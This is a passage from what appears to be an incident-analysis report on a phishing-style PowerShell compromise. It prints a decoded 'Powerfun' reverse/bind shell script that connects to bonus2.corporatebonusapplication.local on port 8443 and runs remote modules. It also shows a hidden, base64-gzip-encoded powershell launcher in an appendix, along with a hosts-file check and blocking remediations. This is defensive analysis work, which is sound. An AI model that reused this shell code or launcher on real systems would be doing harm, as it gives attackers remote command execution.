



Figure 10: Decoded base 64 and output to file named out.



```
1 out (1)
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
   $wc = New-Object -TypeName Net.WebClient
   $wc.UseDefaultCredentials = $true
   $wc.Proxy.Credentials = $wc.Credentials
   $wc
}
function powerfun
{
   Param(
   [String]$Command,
   [String]$Sslcon,
   [String]$Download
   )
   Process {
   $modules = @()
   if ($Command -eq "bind")
   {
      $listener = [System.Net.Sockets.TcpListener]8443
      $listener.start()
      $client = $listener.AcceptTcpClient()
   }
   if ($Command -eq "reverse")
   {
      $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
   }

   $stream = $client.GetStream()

   if ($Sslcon -eq "true")
   {
      $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
      $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
      $stream = $sslStream
   }

   [byte[]]$bytes = 0..20000|%{0}
   $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
   $stream.Write($sendbytes,0,$sendbytes.Length)

   if ($Download -eq "true")
   {
      $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
      $stream.Write($sendbytes,0,$sendbytes.Length)
      ForEach ($module in $modules)
      {
         (Get-Webclient).DownloadString($module)|Invoke-Expression
      }
   }

   $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
   $stream.Write($sendbytes,0,$sendbytes.Length)

   while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
   {
      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
      $data = $EncodedText.GetString($bytes,0, $i)
      $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
```


Figure 11: Decoded rest PowerShell script from base64.



```
Cmder

C:\Windows\System32\drivers\etc
λ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
        127.0.0.1       bonus2.corporatebonusapplication.local

C:\Windows\System32\drivers\etc
λ
```

Figure 12: DNS record of hosts 127.0.0.1 name resolution bonus2.corporatebonusapplication.local.





Figure 13: Prompt of command and control.


Improvements

1) End-User Bob Joe will be retrained in information security awareness training.
2) URL will be blocked bonus2.corporatebonusapplication.local
3) Block Outbound connection to port 8443.


Appendix A

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStrea
::FromBase64String
('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/
Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+
iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJ
eWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
L2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naI/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxy
H4rirE0J3L9kF8i/mtl93dQkAAA==')))
,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```








```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA5
wCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtu1eH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
```




